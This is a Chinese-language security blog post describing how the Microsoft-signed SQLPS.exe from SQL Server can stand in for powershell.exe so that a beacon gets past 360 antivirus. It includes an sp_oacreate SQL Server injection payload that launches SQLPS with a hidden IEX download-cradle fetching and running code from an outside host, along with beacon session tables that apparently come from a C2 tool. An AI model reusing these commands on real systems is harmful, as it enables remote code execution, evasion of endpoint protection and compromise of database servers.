


sqlps 替代 powershell - Ryze-T


0x00 前言

sql server 默认安装后，会发现有一个 sqlps.exe：



名称	路径	大小	修改时间
SQLPS.exe	C:\Program Files (x86)\Microsoft SQL Server\150\To...	68 KB	2019/9/24 14:21
SQLPS	C:\Program Files (x86)\Microsoft SQL Server\150\To...		2022/2/10 14:41
SQLPS	C:\Windows\assembly\NativeImages_v4.0.30319_32...		2022/2/12 1:50
SQLPS.exe.config	C:\Program Files (x86)\Microsoft SQL Server\150\To...	1 KB	2019/9/24 14:21
SQLPS.ni.exe	C:\Windows\assembly\NativeImages_v4.0.30319_32...	42 KB	2022/2/12 1:49
SQLPS.ni.exe.aux	C:\Windows\assembly\NativeImages_v4.0.30319_32...	2 KB	2022/2/12 1:49
SQLPS.PSD1	C:\Program Files (x86)\Microsoft SQL Server\150\To...	17 KB	2019/9/24 14:21
SQLPS.Resources.dll	C:\Program Files (x86)\Microsoft SQL Server\150\To...	22 KB	2019/9/24 14:26
SqlPsPostScript.PS1	C:\Program Files (x86)\Microsoft SQL Server\150\To...	14 KB	2019/9/24 14:21

此文件本身自带微软签名：



sqlps 的功能，竟然是！启动 powershell？？？

```
Microsoft Windows [版本 10.0.14393]
(c) 2016 Microsoft Corporation。保留所有权利。

C:\Program Files (x86)\Microsoft SQL Server\150\Tools\Binn>SQLPS.exe
Microsoft (R) SQL Server (R) PowerShell
版本 15.0.2000.5
版权所有(C) 2019 Microsoft。保留所有权利。

PS C:\Program Files (x86)\Microsoft SQL Server\150\Tools\Binn> _
```


而且由于此文件无依赖，因此可以单独取出在无 sql server 机器上运行。

0x01 sqlps 上线

之前使用 powershell 上线，360 必拦截：



使用 sqlps，360 无反应且能正常上线：



external	internal	listener	user	computer	note	process	pid	arch	last
192.168.80.143	192.168.80.143	123	2012	WIN-BDDQFTTV78T		SQLPS.exe	5100	x64	2s

0x02 sp_oacreate

sql server 注入后提权的方法比较多，但是被杀软拦截的也比较厉害，xp_cmdshell 会被拦，sp_oacreate 也会被拦。

```
declare @shell int exec sp_oacreate 'wscript.shell',@shell output exec sp_oamethod @shell,'run',null,'c:/windows/system32/cmd.exe'
```



```
declare @shell int exec sp_oacreate 'wscript.shell',@shell output exec sp_oamethod @shell,'run',null,'C:\Users\Public\SQLPS.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://192.168.80.138:80/a'))"'
```

external	internal	listener	user	computer	note	process	pid	arch	last
192.168.80.143	192.168.80.143	123	MSSQLSERVER	WIN-BDDQFTTV78T		SQLPS.exe	2092	x64	40s

成功上线，弊端是 sql server 默认为 service 权限，因此对很多目录包括 sql server 默认目录都无法执行该程序，因此要提前上传 sqlps 至 C:\Users\Public 目录。